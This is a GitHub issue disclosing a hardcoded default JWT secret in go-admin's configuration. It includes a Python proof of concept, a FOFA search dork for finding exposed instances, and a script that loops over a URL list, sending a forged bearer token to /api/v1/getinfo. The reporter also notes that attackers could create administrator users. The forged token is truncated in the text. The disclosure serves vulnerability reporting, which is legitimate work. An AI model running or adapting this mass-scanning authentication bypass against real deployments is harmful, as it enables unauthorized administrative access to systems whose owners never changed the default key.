[Vulnerability] go-admin JWT HardCoded #716

Closed **runningdown** opened this issue on Oct 12 · 2 comments


runningdown commented on Oct 12

Description:

Although the configuration file has prompted that the token needs to be modified, most users will still copy a directly if the change is not forced. The key of Jwt is still 'go admin', including the production environment.

```
14      enabledp: false
15    logger:
16      # 日志存放路径
17      path: temp/logs
18      # 日志输出，file: 文件，default: 命令行，其他: 命令行
19      stdout: '' #控制台日志，启用后，不输出到文件
20      # 日志等级, trace, debug, info, warn, error, fatal
21      level: trace
22      # 数据库日志开关
23      enableddb: false
24    jwt:
25      # token 密钥，生产环境时及的修改
26      secret: go-admin
27      # token 过期时间 单位: 秒
28      timeout: 3600
29    database:
30      # 数据库类型 mysql, sqlite3, postgres, sqlserver
31      # sqlserver: sqlserver://用户名:密码@地址?database=数据库名
32      driver: mysql
33      # 数据库连接字符串 mysql 缺省信息 charset=utf8&parseTime=True&loc=Local&timeout=1000ms
34      source: user:password@tcp(127.0.0.1:3306)/dbname?charset=utf8&parseTime=True&loc=Local&timeout=1000ms
35  #  databases:
36  #    'locaohost:8000':
37  #      driver: mysql
38  #        # 数据库连接字符串 mysql 缺省信息 charset=utf8&parseTime=True&loc=Local&timeout=1000ms
```


You can use a common jwt to access the API



POC:

```
# fofadork: icon_hash="-1533452521"
import requests

proxy={'http':None,'https':None}

def req(url):
    header = {'Authorization': 'Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhc2NvcGUiOiIiLCJle
    uri = "/api/v1/getinfo"
    s = requests.session()
    res = s.get(url+uri,headers=header,proxies=proxy,timeout=5)
    if "requestId" in res.text:
        print(url)
        print(res.text)

with open('url.txt') as f:
    file = f.readlines()

for i in file:
    x = i.strip("\n")
    try:
        req(x)
    except:
        pass
```

Randomly test multiple go admins. It is found that most URLs can bypass the authentication access API directly through the tampered Jwt. The figure shows the getinfo interface (if you want to attack, you can directly add users with administrator privileges by adding user interfaces).



Fix

Force random uuids for jwt keys

l0n3rs commented on Oct 12

刷cve?

wenjianzhang commented on Oct 26 Member

jwt的secret 通常用户都会修改的，而且有明确提示。

wenjianzhang closed this as completed on Oct 26

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

No branches or pull requests

3 participants